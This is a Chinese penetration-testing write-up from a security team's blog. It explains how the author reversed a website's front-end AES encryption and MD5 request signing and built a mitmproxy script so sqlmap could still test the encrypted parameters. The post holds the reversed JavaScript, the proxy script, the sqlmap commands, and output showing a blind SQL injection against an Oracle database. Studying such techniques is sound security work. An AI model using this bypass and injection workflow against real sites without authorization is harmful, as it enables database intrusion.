

# 前端加密加签之sqlmap自动化测试

---

原创 南部猎鹰队 酒仙桥六号部队

2020-10-22原文

这是 酒仙桥六号部队 的第 95 篇文章。

全文共计1419个字，预计阅读时长6分钟。

## 前言

前阵子遇到某项目，在渗透测试过程，本想使用sqlmap测试一下站点有没有sql注入，无奈发现站点对携带的所有请求参数，做了前端加密并且对加密证书做MD5，一旦改包服务器就提示数据被篡改。于是我想到mitmproxy，可以让sqlmap将明文参数代理到mitmproxy然后使用手写的python脚本加密后发到服务器，从而实现自动化测试。

## 前置知识

### AES 加密模式介绍

---

AES 加密的模式主要有五种：ECB（电子密码本模式）、CBC（密码分组连接模式）、CTR（计数器模式）、CFB（密码反馈模式）、OFB（输出反馈模式）。这五种工作模式主要是在加密器的使用上有所区别。在这里主要介绍下 ECB 和 CBC 这两种开发者最常用的两种加密方式。

## ECB 模式

其使用方式是一个明文分组加密成一个密文分组，相同的明文分组永远被加密成相同的密文分组。直接利用加密算法分别对每个 64 位明文分组使用相同的 64 位密钥进行加密。每个明文分组的处理是相互独立的。

优点：

简单；

有利于并行计算。

缺点：

相同的明文块会加密成相同的密文块，安全性低。

## CBC 模式

引入一个初始向量 IV，它的作用跟 MD5 加盐有些类似，可以防止相同的明文块加密成同样的密文块。IV 是初始向量，参与第一个明文块的异或，后续的每一个明文块，都与它前一个密文块相异或。这样就能保证相同的明文块不会被加密为相同的密文块。

优点：能隐蔽明文的数据模式，在某种程度上能防止数据篡改，诸如明文组的重放，嵌入和删除等，安全性高。

缺点：无法并行计算，性能相对 ECB 低，会出现错误传播 (error propagation)。

## MitmProxy介绍

顾名思义，[mitmproxy](<https://mitmproxy.org/>) 就是用于 MITM 的 proxy，MITM 即中间人攻击 (Man-in-the-middle

attack)。用于中间人攻击的代理首先会向正常的代理一样转发请求，保障服务端与客户端的通信，其次，会适时的查、记录其截获的数据，或篡改数据，引发服务端或客户端特定的行为。


不同于 fiddler 或 wireshark 等抓包工具，mitmproxy 不仅可以截获请求帮助开发者查看、分析，更可以通过自定义脚本进行二次开发。举例来说，利用 fiddler 可以过滤出浏览器对某个特定 url 的请求，并查看、分析其数据，但实现不了高度定制化的需求，类似于：“截获对浏览器对该 url 的请求，将返回内容置空，并将真实的返回内容存到某个数据库，出现异常时发出邮件通知”。而对于 mitmproxy，这样的需求可以通过载入自定义 python 脚本轻松实现。

## 案例

在一次漏洞挖掘过程中，发现请求参数加密，并对加密参数做了MD5校验。我们该如何利用mitmproxy配置代理给sqlmap，并自动化将参数加密转发到服务器，让sqlmap正常工作。

### 发现加密

点击查询功能，使用burp抓包发现，请求参数做了加密。



## 逆向加密算法

右键查看登陆网页源代码寻找加密方法。

设置功能断点，点击查询发现使用的是AES加密。

```

function (oldstr) {
    oldstr = "%5B%7B%22Text%22:%220LR_ID%22,%
    if (!$.JS.isLoadSuccess("AES")) {
        $.JS.load("AES", "/JavaScript/CryptoJS/aes.js", false);
    }
    if (!$.JS.isLoadSuccess("hex_md5")) {
        $.JS.load("hex_md5", "/JavaScript/md5.js", false);
    }
    var key = hex_md5(_cssstyleuser.toLowerCase());
    key = "%17be173d1c...e029"
    return this.AES.encrypt(oldstr, key.substring(0, 16), key.substring(16, 32)).toString();
}

```

获取aes加密的key和iv。

```

> key.substring(0, 16)
< "0...3d1cf992e"
> key.substring(16, 32)
< "7d2e0bb...9"
>

```

站点还对密文和ID等做了MD5赋值给UVD参数。

```

UrIvEilGuid: function (oldstr) {
    oldstr = "%2Y6A6d6MPmTvKbT1Lu3AXXgF7bmSzdpvrA4w/WoehxJ78pMQs2FwI1B1BFZA"
    if (!$.JS.isLoadSuccess("hex_md5")) {
        $.JS.load("hex_md5", "/JavaScript/md5.js", false);
    }
    if (oldstr == null || oldstr == undefined) oldstr = "";
    return hex_md5((_cssstyleuser + _formPageGuid + oldstr).toLowerCase());
},
AES.encrypt: function (data, key, iv) { //hex: 16位加密密钥

```

这时候我们有了加密的大致思路。

明文 -> AES加密 -> 密文

密文 + `_cssstyleuser` + `_formPageGuid` -> MD5

将密文和MD5同时传入服务器。

## 编写自动化脚本

写一个mitmproxy代理脚本实现对参数加密和加签。

```
request = flow.request
info = ctx.log.info

fDic = request.urlencoded_form['fDic']

# 加密
key = '01[REDACTED]0000'
iv = '7d[REDACTED]0000'
fDic = encrypt(fDic, key, iv)
info('fDic 密文' + '\n' + fDic)

# 计算md5
lowFdic = fDic.lower()
toMd5 = '1[REDACTED]4' + urlencoded_form['FormPageGuid'] + lowFdic
uvd = hashlib.md5(toMd5.encode(encoding='UTF-8')).hexdigest()
info('MD5: ' + '\n' + uvd)

# 替换
request.urlencoded_form['fDic'] = fDic
request.urlencoded_form['uvd'] = uvd
```

最后，启用mitmproxy代理并加载脚本。

```
mitmdump.exe -p 8080 -s [python脚本]
```

```
Windows PowerShell  
版权所有 (C) Microsoft Corporation。保留所有权利。  
  
尝试新的跨平台 PowerShell https://aka.ms/pscore6  
  
PS D:\pythonWorkStation\mitmproxy> mitmdump.exe -p 8080 -s .\addons2.py  
Loading script .\addons2.py  
Proxy server listening at http://*:8080
```

启动sqlmap并设置mitmproxy的代理（注意需要将res.txt的密文参数替换成明文）。

```
python sqlmap.py -r res.txt --proxy=http://127.0.0.1:8080
```

```
D:\safe\sqlmap>python sqlmap.py -r res.txt --proxy=http://127.0.0.1:8080  
 (1.4.9#stable)  
http://sqlmap.org  
  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program  
  
[*] starting @ 19:51:19 /2020-09-07/  
[19:51:19] [INFO] parsing HTTP request from 'res.txt'
```

成功跑出了注入漏洞。

```
CAWindows\System32\cmd.exe
[*] starting @ 15:26:07 /2020-09-02/
[15:26:07] [INFO] parsing HTTP request from 'res.txt'
it appears that provided value for POST parameter 'fDic' is JSON deserializable. Do you want to inject inside? [y/N] y
[15:26:15] [INFO] resuming back-end DBMS 'oracle'
[15:26:15] [INFO] testing connection to the target URL
[15:26:16] [CRITICAL] previous heuristics detected that the target is protected by some kind of WAF/IPS
sqlmap resumed the following injection point(s) from stored session:
-----
Parameter: fDic (Value1) (POST)
Type: boolean-based blind
Title: AND boolean-based blind - WARMING clause
Payload: ctrlKind=LYD...&f=&sf1=...&wh=&sr=&caller=5&formid=Form_20
[15:26:16] [INFO] the back-end DBMS is Oracle
back-end DBMS: Oracle
[15:26:16] [INFO] fetching current database
[15:26:16] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[15:26:16] [INFO] retrieved '
[15:26:28] [WARNING] on Oracle you'll need to use schema names for enumeration as the counterpart to database names on other DBMSes
current database (equivalent to schema on Oracle):
[15:26:28] [INFO] fetched data logged to text files under '
.com
[*] ending @ 15:26:28 /2020-09-02/
```

## 总结

站点有时会通过加密或加 sign 等方式使自动化工具无法使用，当我们遇到加密参数时我们可以分析前端 JS 文件，逆向加密过程和加密方式。了解自动化工具的工作原理前提下，再借助可编程的 WEB 代理等工具，可以使自动化工具依旧可以用

## 参考资料

<https://www.freebuf.com/sectool/146578.html>

用 Mitmproxy 辅助 Sqlmap 自动化利用特殊漏洞

<https://mitmproxy.org/mitmproxy>

官网手册



知其黑 守其白

分享知识盛宴，闲聊大院趣事，备好酒肉等你



长按二维码关注 酒仙桥六号部队

精选留言

---

用户设置不下载评论